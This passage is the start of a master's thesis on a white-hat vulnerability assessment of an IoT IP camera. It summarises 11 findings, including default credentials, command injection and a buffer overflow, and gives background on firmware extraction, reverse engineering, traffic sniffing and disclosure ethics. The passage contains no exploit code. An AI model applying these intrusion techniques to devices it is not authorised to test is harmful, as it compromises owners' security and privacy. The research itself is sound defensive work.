DEGREE PROJECT IN COMPUTER SCIENCE AND ENGINEERING,
SECOND CYCLE, 30 CREDITS
STOCKHOLM, SWEDEN 2019

Conducting a vulnerability assessment of an IP camera

ALEXANDER MANSKE

KTH ROYAL INSTITUTE OF TECHNOLOGY
SCHOOL OF ELECTRICAL ENGINEERING AND COMPUTER SCIENCE

Conducting a vulnerability assessment of an IP camera

ALEXANDER MANSKE

Master in Computer Science
Date: June 27, 2019
Supervisor: Roberto Guanciale
Examiner: Elena Troubitsyna
School of Electrical Engineering and Computer Science
Host company: Subset AB
Swedish title: Genomförande av en sårbarhetsanalys av en IP-kamera

Abstract

We conduct a vulnerability assessment of an IP camera to investigate its susceptibility to common malicious attacks and their eventual consequences. We use the UK government 'Code of Practice'-goals for IoT devices to guide us and facilitate a more efficient assessment.

The assessment is split up into two main parts: reverse engineering and reconnaissance of the device, and the actual vulnerability assessment. We take an exploratory approach and extrapolate from the results of our initial analysis to examine areas that could be prone to vulnerabilities. Compared to previous works, this study presents a more extensive coverage, examining 8 of the total 13 'Code of Practice'-goals.

A total of 11 vulnerabilities were discovered, where 5 of them were assigned 'very high' severity. The vulnerabilities are explained in a clear, step-by-step manner with including examples to give the reader an understanding of their impact and consequences. Furthermore, we propose solutions on how to mitigate and patch found vulnerabilities.

We conclude that the coverage of our assessment can be increased, that using the 'Code of Practice'-goals contributed to the efficiency of the task, and we provide further evidence that the area of IoT security in its current state is inadequate.

Sammanfattning

Vi genomför en sårbarhetsanalys av en IP-kamera för att undersöka dess benägenhet för fientliga attacker. Vi använder oss av Storbritanniens officiella 'Code of Practice'-mål för IoT-produkter för vägleda oss och effektivisera vår analys.

Analysen är uppdelad i två delar: användning av reverse engineering för att samla in information om produkten, samt den faktiska sårbarhetsanalysen. Vi använder oss av ett utforskande tillvägagångssätt och extrapolerar från resultaten från vår initiala analys för att undersöka områden som kan vara benägna att innehålla sårbarheter. Jämfört med tidigare arbeten är denna studie mer heltäckande, där vi undersöker 8 av 13 av 'Code of Practice'-målen.

Totalt 11 sårbarheter hittades, där 5 av dem tilldelades en 'mycket hög' allvarlighetsgrad. Sårbarheterna förklaras och presenteras med klara steg-för-steg-exempel för att ge läsaren en förståelse för deras betydelse och konsekvenser. Vidare så presenterar vi lösningar för att mitigera de funna sårbarheterna.

Vi kommer fram till att vi kan utöka vår omfattning av analysen, att användandet av 'Code of Practice'-målen bidrog positivt till analysens effektivitet, samt att IoT-säkerhetsområdet i dess nuvarande skick är bristfälligt.

Acknowledgements

I would like to thank Subset AB for hosting me, providing me with necessary equipment, and always being available when I needed assistance. Special and sincere thanks to my supervisor Gustaf Dellkrantz, who provided me with valuable input and guidance during our weekly reconciliations.

I would also like to direct sincere thanks to Roberto Guanciale, my academic supervisor at KTH. You helped me by providing ideas to my practical experiments, as well as giving academic guidance throughout the whole duration of the project.

Finally, I would like to thank my parents, Beata and Hans-Jürgen, for your continuous support during all of my academic years. You have influenced and motivated me more than you imagine, and I would not be in the same place I am today without you.

Contents

Chapter 1

Introduction

Moving into a new era of technical connectivity, we gain utility and convenience at the cost of data collection. The ‘Internet of Things’ is a growing industry that is expected to reach up to 20 billion connected devices within the next five years [1] [2]. Due to high competition, low computational resources within the devices, and a lack of security standards, security implementations that are commonplace in regular computers and more sophisticated embedded systems are usually set aside. Unsecure devices can be exploited and act as an entry point to the rest of the connected network, which can lead to dangerous consequences in terms of security and privacy. The Mirai botnet DDoS attack [3] has probably not gone unnoticed. A database of high-roller casino customers was leaked through an IoT-connected aquarium thermometer that enabled internal network traversal [4]. Some researchers took remote control of a Jeep and were able to adjust dashboard settings, brake, turn off the engine, and steer to some extent [5].

IoT security is a hot topic right now. Several recent articles have described the security of most devices being very poor. For example, Shwartz et al. [6] are proposing several reverse engineering techniques to apply on multiple various IoT devices. Seralathan et al. [7] discovered serious vulnerabilities in an IP camera by observing its network communication. Boeckl et al. [8] have published a draft on security and privacy risks related to IoT devices. Bruce Schneier stresses that IoT security regulations have to be developed, and talks a lot about the risks connected to unsecure devices [9].

It should be in everyone’s interest to investigate current security issues and assess what types of issues lies within different types of products. Since most products are shipped closed-source, reverse engineering might give the researcher the ability to map out the structures and inner workings of the product, which could lead to a more complete vulnerability assessment in comparison to pure black-box approaches. Therefore, we have decided to examine an IoT-connected IP camera and conduct a vulnerability assessment on it, with the support of some existing strategies within the area of reverse engineering of IoT devices. We provide scientific value and contribution through a white-hat offensive testing perspective, since malicious adversaries that might exploit the devices themselves puts the users at a far greater risk since attacks commonly are undisclosed. We use the UK government-proposed 'Code of Practice' [10], which is a set of standards for security by design in IoT development, as our guideline for our assessment.

1.1 Research area

1.1.1 Research question

The question to be examined is:

> *What vulnerabilities can be found in the IoT-connected IP camera and how can they be exploited and patched?*

1.1.2 Problem definition

From a high-level perspective, the assignment consists of two main steps: the reverse engineering of the device and the vulnerability assessment.

As previously mentioned, an IP camera will be reverse engineered to gain knowledge about its structure, architecture, running services and versions, internal communication, and security implementations. Since reverse engineering relies heavily on analysis of extracted data, this could cause problems for continuing with the experiment. However, similar techniques to the ones we apply in this experiment have been successful in firmware extraction of similar IoT products, which increases the probability of positive results.

The vulnerability assessment will be carried out based on knowledge gained from the reverse engineering part of the experiment. Hopefully, a thorough understanding of the camera's structure is gained, which will make it easier to spot logic vulnerabilities. If any versions of running services or the kernel are outdated, there might be existing exploits that the system is vulnerable to. If firmware integrity checks are weak or completely missing, it might be possible to intercept the update process remotely and tamper with the firmware to inject a backdoor or similar. The challenges that could arise is that the reverse engineering provides incomplete information which will make the assessment harder. If the system is up to date and common vulnerabilities are patched, the process of finding any vulnerabilities might take a lot of time or even be impossible within the given time frame. To serve as a guideline for common vulnerabilities within IoT devices, the OWASP IoT Security Guidance [11] and UK Code of Practice [10] will be used.

1.2 Scope of study

The study will consist of a vulnerability assessment based on a reverse engineering-scoped reconnaissance of an IP camera. The testing will be centered around the device itself, whereas testing of external cloud storage and application solutions will be excluded with the exception of analyzing network communication and testing reachability from a (possibly) compromised device.

Network traffic will be also observed in terms of user communication with locally hosted web servers for viewing the data stream, and possibly communication with external servers in the process of upgrading the firmware.

Based on the results of the practical experiment an analysis of the impact of the vulnerabilities will be carried out. The report will also include an analysis of the chosen techniques and their outcome in the experiment, but will not focus on techniques that were not tested and are out of scope.

1.3 Report structure

This report contains six distinct chapters, depending on each other in chronological order. The report is structured as follows:

Introduction This chapter, containing motivation for the work, the research question and limitations, and a brief summary.

Background Includes necessary background theory, a technological overview and current state-of-the-art research.

Part I: Reverse engineering Contains executed methodology on how to gather information about the device to be tested

Part II: Vulnerability Assessment A description of the executed vulnerability assessment, found vulnerabilities, and possible countermeasures.

ID	Vulnerability	Result	Severity
1	Open telnet port	Remote access	High
2	Default user credentials	Weak authentication	Very high
3	Incorrectly stored root credentials	Privilege escalation	Very high
4	Default RTSP credentials	Weak authentication	High
5	Logical mistake in start script	Immunity to remote software updates	Very high
6	Information disclosure through packet frequency analysis	User privacy disclosure	Low
7	Unencrypted RTSP traffic	Credential and data leakage	High
8	Stack buffer overflow through web server GET request	Denial-of-service	Very high
9	Arbitrary start script command injection	Command injection	Very high
10	Software validation bypass	Firmware integrity bypass	Medium
11	Unexpected factory reset behavior	Inability to restore compromised device	High

Table 1.1: A summary of discovered vulnerabilities

Discussion Contains critical reflections over used methodology, possible improvements, consequential impacts, and future research.

Conclusions Includes conclusions that could be drawn from the results of this study.

1.4 Summary of findings

A total of 11 vulnerabilities were discovered, where 5 of them were assigned ’very high’ severity. Table 1.1 summarizes all found vulnerabilities.

1.5 Terminology

Analyzing endpoint The device used for conducting vulnerability assessments or monitoring of traffic

ARP Address Resolution Protocol, a communication protocol for mapping MAC addresses to IP addresses

ASLR Address Space Location Randomization, commonly implemented functionality to mitigate memory overflow exploitation

CoP Abbreviation of the UK-negotiated ’Code of Practice’ for security in IoT products [10]

ELF Executable and Linkable Format, the binary format used by most Unix-like operating systems

MITM Man-in-the-middle, a sniffing/eavesdropping technique where the adversary places themselves between two communicating parties

PCB	Printed Circuit Board, the circuit board that connects the hardware components
PTZ	Pan-tilt-zoom, commonly referring to a camera's spatial orientation controls
RAM	Random Access Memory, volatile memory
ROM	Read-Only Memory, non-volatile memory mainly used to store firmware
TLS	Transport Layer Security, a common encryption protocol for network communication
UART	Universal Asynchronous Receiver/Transmitter, an integrated circuit device for serial asynchronous communication
VA	Vulnerability assessment

Chapter 2

Background

This chapter provides relevant theory and information about techniques, firmware, architecture, definitions and security implementations that will be central in our approach.

2.1 Reverse engineering

The meaning of reverse engineering in computer science might have multiple definitions due to the fact that it is a very broad topic able to function in multiple contexts. During the early era of technological advancements in the 80s and 90s, it was primarily defined as analysis of hardware with the intent to recreate it without the possession of its schematics [12]. As hardware started to be mass-developed and companies began to rely on software within their computational systems, reverse engineering was an important tool for maintaining software lacking proper documentation since the code was the only way to gain an understanding about the system [12][13]. In the beginning of the 90s, the objective of reverse engineering was commonly defined as: *"... a process of examination, not change or replication"* [12].

2.1.1 Abstracted general approach

In more modern software-oriented environments, as well as in this report, reverse engineering of code will be in focus. The given scenario and desired outcome is usually the same no matter what system is to be examined – the software is given in terms of compiled binary code, the source code is unavailable, and we wish to gain an understanding about the system. Depending on the binary, it might be possible to disassemble the compiled code to human-readable assembly, or even decompile it into high-level source code. This aspect is further discussed below in section 2.1.3.

The initial step of reverse engineering a binary is to examine the binary itself and conduct a static analysis [14], meaning isolating the binary and inspecting it outside of execution. A hex editor or the `strings` utility in Unix might reveal useful text strings in the binary that give away information about headers, library functions, I/O messages, version numbers, et cetera. The given information can then be used to map out the segments of the compiled file [14], which may be accompanied with a disassembler to make sense of the important segments, further explained in section 2.1.3.

If the static analysis is unable to result in a desired outcome a dynamic approach could be used, where the analyzer inspects the behaviour of the code during run-time. The binary could be executed in an emulated environment where inputs are passed to the system, whose behaviour is analyzed to draw conclusions about its structure [14]. However, dynamic analysis has limitations such as poor code coverage and might lead to incorrect conclusions [15].

2.1.2 Reverse engineering of IoT devices

"Embedded computer systems may require greater effort during the acquisition step since the binary code assets must be extracted from internal memory devices..." Sutherland et al. [14]

In contrast to software running on general computer systems, software running on embedded systems is usually not as available for the researcher. Take a PC for instance, where compiled files can be accessed via the file system through the OS-provided user interface. Embedded systems are most commonly lacking such an interface, or at least the ability to interact with it. Such systems require an additional extraction process to be able to analyze the binary and can be conducted in several ways, further explained below. First and foremost, we need to understand the software architecture of embedded IoT systems.

2.1.2.1 Firmware structure and architecture

The firmware on an IoT-device can be defined as the complete set of the running code on the device's processor [16]. It is usually stored in the flash read-only memory (ROM) on the device.

The structure of the firmware depends on the architecture of the firmware binary. According to Chen et al. [17] that analyzed a set of 23,035 firmware images of which 9,486 were successfully extracted, 79.4% were shown be 32-bit MIPS and 8.9% where shown to be 32-bit ARM. Furthermore, 48% of the whole analyzed set was identified running on Unix. It is important to note that the running OS in an additional 46% of the set was unable to be identified due to extraction failure, meaning that the percentage of Unix-based firmwares probably is of a even higher percentage.

If we assume that our devices are running Linux with 32-bit MIPS or ARM architecture (probability of 88.3% if using data in [17]), the firmware most likely contains [16]:

- A bootloader
- A kernel image
- A compressed file system
- User-land binaries
- Libraries and utilities

Briefly explained, the bootloader is responsible for loading parts of the OS and the file system into memory as well as running initial tests. Since the system only can access a hard-coded address space during the initial boot process (which is usually mapped to the ROM), the bootloader has to set up random access memory (RAM), load the kernel into it, and branch to the start of kernel execution. Afterwards, the kernel can take over and complete the boot process and load user space software that enables the device's functionality.

Not all hardware in IoT devices utilize RAM, and in that case, the bootloader can branch to the kernel's location in ROM and run it directly from there [6].

The file system is usually archived with some common compression algorithm, and the file system itself is structured with JFFS2, SquashFS or similar [17] and can be mounted with corresponding software. After mounting the file system locally (or emulating the system as a whole), one probably finds user-land binaries that provide the core functionality of the device, web server and web interface design, system configurations, et cetera.

Libraries and included utilities vary greatly by device design but `Busybox`[1], providing several Unix-utilities in a single executable, is common on

[1]`https://busybox.net/about.html`

smaller embedded systems such as IoT devices, as well as the `uClibc`[2]-library [16]. Since Busybox plays a significant role in the testing of our embedded device, it is a good idea to familiarize with its application and functionality.

2.1.2.2 Firmware extraction

Shwartz et al. [6] have presented some reverse engineering techniques which are targeting embedded systems, and IoT devices in particular. Multiple methods of extraction of the firmware are presented, ranging from the more easily accomplished file download from the manufacturer's website or file sharing server, to the more challenging extraction via hardware, such as the Universal Asynchronous Receiver / Transmitter (UART) terminal that is embedded on the on the Printed Circuit Board (PCB). UART terminals are commonly used by the manufacturer for debugging and developing purposes and are further explained in section 2.2. Choice of method of extraction is highly dependent on the type and structure of the device and is therefore omitted from this chapter and further described in chapter 3.

2.1.2.3 Firmware unpacking

Once the firmware is acquired, it has to be unpacked and the file system and kernel image have to be extracted and split up from the rest of the firmware. There is no reason to re-invent the wheel, so commonly [6] [17] [16], existing open-source software such as `binwalk`[3] and `firmware-mod-kit`[4] are used.

When the file system and kernel image have been unpacked and extracted from the rest of the firmware, they can be mounted and/or emulated and be approached from a reverse code engineering perspective as if they were running on a general computer system. The file system itself probably includes compiled binaries which can be disassembled or decompiled to gain further knowledge and insights about the device.

2.1.3 Disassembling and decompiling

Most of the time, software comes in compiled form (more often called a *binary*). For a researcher without access to the source code, it is nearly impos-

[2]`https://www.uclibc.org/about.html`
[3]`https://github.com/ReFirmLabs/binwalk`
[4]`https://github.com/rampageX/firmware-mod-kit`

sible to understand what it does just by examining the hex-representation of the code. This is where disassembly and decompiling comes into play. Disassembling a binary means translating its machine code into human readable assembly by identifying the byte sequences that map to assembly instructions [18], whereas decompiling translates into approximated high-level code [19]. The process of translating the code depends on several factors, such as what type of processor and architecture it was built on, how it was compiled and what type of format it is. Decompilation provides a more desired output due to more readable high-level representations and up to 5-10 times shorter output compared to its assembly counterpart, but is not always possible to be carried out and might generate faulty output if wrong assumptions were made about the input file [19]. If the binary is large and/or complex it will be very hard to disassemble the whole file statically. In that case, it might be possible to debug the program during execution using gdb[5] and narrow down the scope of code that is to be disassembled.

Due to our previous assumption in section 2.1.2.1 that 32-bit MIPS or ARM will be our running architecture, we assume that the binary format will be Executable and Linkable Format (ELF). For initial reconnaissance of the ELF binary, one can use Linux utilities such as `readelf` or `objdump` that essentially parse the headers of the file and display valuable information about it. This will provide information regarding the binary such as the ELF header contents, section headers including the sections' address locations and size, symbol tables, library dependencies, et cetera. More information on the structure of ELF files can be found in the ELF manual page[6].

It may also be a good idea to familiarize oneself with the general memory and stack layout in Linux. To understand buffer overflow exploitation, it is recommended to read this tutorial [20] on ARM stack smashing, written by Mercked Security.

Thankfully, sections and address locations do not have to be inspected manually. There exists software to assist in disassembling and decompiling of code, such as the more powerful IDA[7] and Ghidra[8], and the more lightweight objdump[9]. For more complex files however, it is probably a good idea to use the more powerful and interactive tools.

For more theoretical information about disassembling and underlying al-

[5]`https://linux.die.net/man/1/gdb`

[6]`http://man7.org/linux/man-pages/man5/elf.5.html`

[7]`https://www.hex-rays.com/products/ida/`

[8]`https://ghidra-sre.org/`

[9]`https://linux.die.net/man/1/objdump`



Physical I/O
Microphone, motion sensor, camera lens
Motors, speaker, LEDs
Storage (Flash, SD card)
Memory (RAM)
Embedded processor
Developer interface (JTAG, UART)
Network interface, WIFI antenna
Power supply 5V (Micro USB type B)
PCB

Figure 2.1: Abstracted diagram of an IP camera's PCB

gorithms, see Popa [18].

2.2 Hardware architecture of IoT cameras

The hardware of IoT-connected cameras might of course vary depending on manufacturer, although it is fairly common the hardware architecture is genericized due to cost efficiency and hence shared between multiple producers [6]. This leads to a lesser frequency of directed integrated circuit (IC) attacks, with the exception that a discovered hardware vulnerability is more prone to affect several devices from different manufacturers [6].

Even though hardware on the component level of IP cameras might differ, the abstracted functionality and architecture usually is interchangeable. Figure 2.1 illustrates an abstracted version of a typical PCB architecture. Power is usually supplied via a USB-connected power cable for cost efficiency reasons, but battery-powered cameras exist in higher price segments. Wireless network connectivity is standard [16] due to consumer demand, along with the less common Ethernet port (once again, probably due to cost efficiency).

Memory is usually represented by ROM i non-volatile form, and dynamic random access memory (DRAM) [16] in volatile form. Common storage solutions consist of NAND Flash and physical storage such as SD cards. For more theory, suitable use cases and layouts of NAND flash storage, refer to Leventhal [21].

UART interfaces are located on the PCB for testing purposes during development and maintenance of the product [6] and provide duplex, asynchronous communication with the device and OS [22]. They are not needed for the product to function and could in theory be made inoperable after manufacturing, but are commonly left in their existing stage to reduce additional expenses. Communication with the interface usually requires three electrical probe connections: Tx (transmitter), Rx (receiver) and Gnd (ground). For serial connectivity between the UART interface and an external computer, a UART-to-USB cable is commonly used.

The location of the interface is sometimes marked clearly with "UART" on the PCB along with provided header pins or pads. Other times, UART ports might be unannounced. For more information on UART layout and appearance, refer to Shwartz et al. [6].

2.3 Software configurations

While basic Unix-knowledge is of the essence to conduct a vulnerability assessment, it might be good to refresh knowledge about some core functionality and utilities that will be of importance:

FTP server Setting up an FTP server on a remote computer might be beneficial if the target device supports transfers via the FTP protocol, and files are wished to be transferred from the target to the testing endpoint or vice versa. An easy way to set up an FTP server is by utilizing the vsftpd daemon [23], which allows for a quick and easy configurable setup. A step-by-step guide has been written by Rendek [24].

Linux passwd file The passwd file in Linux acts as a very simple database of registered users that may log in to the system [25]. Each entry uses a single row and contains seven fields: the name of the user, the (encrypted) password, the UID, the GID, an optional describing comment, the user's home directory, and the program to run at login (defaults to /bin/sh if empty).

Crypt function Crypt() is a Unix C library function used to compute password hashes for users on the host [26]. The resulting output is a concatenated string with several parameters that gives away information about used hashing algorithm, various parameters, salt (if used), resulting hash, et cetera. A complete description of the format can be studied at Pornin [27].




Figure 2.2: Network and communication overview of an IoT-connected IP camera

2.4 Network communication

Out of 23,035 analyzed IoT firmwares of varying product families, 1,971 responded to ping requests [17] and where therefore categorized as network reachable. Out of this subset, 47.3% had open HTTP web servers, with only 19.8% of them supporting the encrypted HTTPS. Furthermore, remote shell access through telnet or SSH were supported by 37.4% of the devices. For more network statistics on the analyzed firmwares, refer to Chen et al. [17].

Figure 2.2 illustrates the network layout for an IP camera operating in a home network setting. To gain an understanding about the communication, which in its turn may give away information about the inner workings of the camera, packet analysis tools such as `Wireshark`[10] or `tcpdump`[11] can be used. Since the camera might lack support for proxy configurations, it can be challenging to capture the traffic from the camera to devices on the LAN or to the cloud depending on configuration of the device. Seralathan et al. [7] have proposed using a so called network tap to solve this problem. For more information on packet analysis, refer to an extensive case study on network analysis on IoT audio/video communication by Das and Tuna [28] where the authors also were able to pinpoint the physical location of the device.

[10]`https://www.wireshark.org/`
[11]`https://www.tcpdump.org/manpages/tcpdump.1.html`

2.4.1 Encrypted communication

If network communication is encrypted, it is fairly safe to assume that Transport Layer Security (TLS) is used. In that case we can also assume that TLSv1.2 [29] or older is used, since its successor, TLSv1.3 [30], still is too new to be implemented on cheap IP cameras. In any case, the major differences between v1.2 and v1.3 include [30]: a more efficient handshake process, a removal of legacy cipher suites, guaranteed forward secrecy due to removal of static RSA and Diffie-Hellman and newly added elliptic curve algorithms (ECA's) such as EdDSA to the base cipher suite specification.

The main purpose of an encrypted connection is to keep the communication exchange between a client and a server private, meaning that no other party is able to read or decode what is communicated. TLS communication is encrypted through symmetric encryption, meaning that both parties share the same key which both encrypt and decrypt each message. However, to initiate a TLS connection between a client and a server where both parties need to agree on a shared secret, we have to use asymmetric encryption. This negotiation is referred to as a TLS handshake, and it commonly works in the following way (with some optional steps omitted, for the full handshake protocol please refer to Dierks and Rescorla [29], section 7.4):

1. Client sends a ClientHello message to the server which includes: highest protocol version supported, a randomly generated 32 byte value, a list of cipher suites and compression algorithms ranked in preference order, and a session ID (in the case if a session is wished to be resumed).

2. Server responds with a ServerHello message which includes: the protocol version that will be used, a randomly generated 32 bytes value, the session ID for this connection, the chosen cipher suite, and the chosen compression algorithm.

3. Immediately after the ServerHello message, the server sends a certificate message including its public key.

4. The server confirms the end of the ServerHello message by sending a ServerHelloDone message to the client.

5. The client validates the servers certificate either through direct trust or by trusting a root certificate authority which in its turn has cryptographically signed the certificate.

6. Client sends a ClientKeyExchange message which includes parameters for the chosen cipher suite, encrypted with the servers public key. Meaning it can only be decrypted using the servers corresponding private key.

7. Client sends a ChangeCipherSpec message, which confirms the negotiated encryption method and keys and tells the server that all communication sent from the client will now be encrypted.

8. Client sends a Finished message, meaning that the client has finished its part of the handshake. This message includes a cryptographically computed checksum over the whole handshake which lets the server verify that it has been talking to the same client during the whole handshake. It is encrypted according to the negotiated method.

9. Server sends a ChangeCipherSpec message with the same purpose as explained in point 7.

10. Server sends a Finished message, with the same purpose as explained in point 8.

When the handshake is completed, the client and server can communicate securely.

2.4.2 Possible attack vectors

Using `nmap`, one can scan all ports on an IP address for open ports and running services. Since the camera's IP address can be identified on the LAN, either through scanning an already provided local IP address or by filtering out already known hosts [7], one can direct `nmap` towards the camera.

In the configuration stage of the camera, i.e. at initial start or boot, it may be extra interesting to analyze the communication. The device might poll an external file server to check for software updates [31] which may aid in firmware extraction, or send credentials to authentication servers in unencrypted form.

Barcena and Wueest [31] were also able to redirect the device's request to the file server using ARP poisoning, tricking the device to install a fraudulently modified firmware since the device failed to require any firmware integrity checks.

A large majority of the post-configuration communication will consist of streaming the media captured by the camera to its servers. Video has to be streamed over the network for cloud storage or real-time viewing, and sound is usually transmitted full-duplex from an user application to the camera and vice versa. Protocols used are highly dependent on the device, but HTTP and/or Real-time Transport Protocol (RTP) in addition with the control protocol Real Time Streaming Protocol (RTSP) are commonly used [7] for streaming media. For more information on RTP and RTSP, see [32] and [33], respectively.


Cloud storage solutions may vary greatly depending on the manufacturer, and range from leased third-party solutions such as Amazon S3, to cloud servers hosted by the manufacturers themselves.

2.5 User interaction

It is of high importance to understand all parts and possibilities of the user's interaction with the product, as availability of exploiting a vulnerability increases if it can be executed solely through the already user-intended environment. One could also argue that minimizing the allowance of user input that is variable contributes to sanitation of input data [10].

Out of a customer perspective, the desired functionality is to view the video/audio stream in real-time, control the orientation of the camera, and view previously recorded streams, all while allowing the user to do so remotely over the internet. The implementation of a user interface control panel might differ, but is usually provided either through a manufacturer-developed application or a web interface.

Chen et al. [17] and Costin, Zarras, and Francillon [34] discovered several vulnerabilities connected to web interface services, which may hint about an increased risk due to larger attack surfaces, compared to the application approach where the user might only be able to view the stream and steer the camera via an arrow pad that only makes safely implemented API calls. Furthermore, a web server that runs publicly on the internet might pose increased risks for unwanted connection attempts, and is especially vulnerable for poor authentication configurations, as well as outdated software third-party software. As much as 24% of a set of 246 firmware images with configured web server interfaces were found to be vulnerable to vulnerabilities of high-critical nature [34]. Of course, an application-driven interface comes with the trade-off that the data stream has to be sent to an external server, rather than viewed in real-time on a privately hosted web server, which could raise privacy concerns.



		Consequence				
		Very low	Minor	Moderate	Major	Severe
Probability	Very likely	Medium	High	Very high	Very high	Very high
	Likely	Medium	High	High	Very high	Very high
	Possible	Low	Medium	High	High	Very high
	Low	Low	Low	Medium	Medium	High
	Rare	Low	Low	Low	Low	Medium

Figure 2.3: Severity matrix, ranking vulnerabilities in terms of risk

2.6 Vulnerability assessments

The goal of a vulnerability assessment (VA) is to find vulnerabilities in the tested system that could be exploited in an attack and assess what risk they carry. Vulnerabilities are usually reported by severity level, which takes probability of exploitation and consequence into consideration as shown in the severity matrix in Figure 2.3. The higher the probability and consequence, the higher the severity level. Ranking found vulnerabilities by risk aids in prioritizing patching order.

Conducting an extensive VA takes time, and in general the more time spent, the higher the probability of more thorough results and increased coverage. The execution of a VA is naturally highly dependant on the device and context, but in our environment of an IoT-connected IP camera, there are several areas to cover, for example [11]:

- Web server/interface
- Authentication/Authorization
- Network communication and encryption
- Firmware security
- User security configurability

For more information on common pitfalls and developer guidelines in IoT security, see OWASP [11].

The first step of a VA is a reconnaissance of the device. How does it work? How does it operate under normal use? What logical steps in its execution are critical? What software/services and versions are running? Is anything outdated and are any publicly disclosed vulnerabilities unpatched?

Assessing a system with access to its source code is easier than working with closed source due to full disclosure of the internals, but this is where we rely on our reverse engineering techniques. Hopefully, reverse engineering can aid us in our reconnaissance of the device.

The next step is to analyze the sub-areas of interest that were found during the reconnaissance. At this step, it is probably a good idea to scope in further on the specific areas and analyze their logical behaviour. There are several automated tools that scan for vulnerabilities which could assist in the assessment, however, they might carry both non-exclusive results and false positives, which is why a human assessment always should be conducted in addition to using already existing tools.

2.6.1 Tools

There are a great number of developed security-oriented tools that can aid in a vulnerability assessment, mainly by automating common tasks. However, while automating tools might cover a large area of inspection, one should not rely solely on tools due to lack of exhaustive coverage. Following is a description of the tools used in this assessment. For further information about functionality and specific use, please refer to each tool's manual.

Hashcat A password-cracking utility. Used for brute force attacks towards discovered hashed credentials [35].

Expect A Unix-program that can handle dialogues with interactive shells. Expected responses can be caught and responded to with pre-set commands. Commonly used for automating a telnet connection initialization and scripting within remote shells [36].

Ghidra Ghidra is an extensive open-source [37] disassembling and decompiling tool that was publicly released by the NSA in 2019. It has many similarities to IDA Pro, but comes with the large benefit of being free. Installation guides, manuals and use cases can be found at [38].

2.6.2 Legal aspects

Both legal and ethical dilemmas related to vulnerability disclosure have been debated over the years [39]. Advantages of disclosing vulnerabilities include creating public awareness and eliminating obscurity, while disadvantages include bad reputation for the manufacturer and presenting ways of attack for otherwise unknowing people [40]. The legality of disclosures has also been debated. Maurushat [39] argues that while *"the legality of disclosures is not in question – it is illegal"*, in reality *"operating in this area, however, does not mean that one will get sued or face criminal charges"*, and proposes that there *"should be a security research exemption to computer offences"*. Despite of this, vulnerability disclosure and ethically oriented hacking is more popular than ever. According to Hackerone [41], over 72,000 vulnerabilities have been disclosed via their site as of December 2017, with compensatory payments totaling over 23.5M USD.

For more detailed information on reporting vulnerabilities using disclosure methods, refer to the vulnerability disclosure cheat sheet, by OWASP [42].

If any vulnerabilities are found in this assessment, they should be either:

- disclosed fully, if allowed by the terms in the responsible disclosure agreement with the manufacturer,

  or

- described in a censored/abstract manner, if no such agreement could be reached within the given time frame.

2.7 IoT security and implementations

The main issues and causes of poor IoT security are related to low computational resources of the devices, cost reduction due to high competition, and a general lack of security interest from both manufacturers and customers [9] [6].

Even though IoT security has been deemed extremely weak for the last couple of years [9] [43], there have been some recent advancements in the field. For example, the State of California released and approved a senate bill [44] during 2018, which proposes a requirement of regulations effective from January 1, 2020:

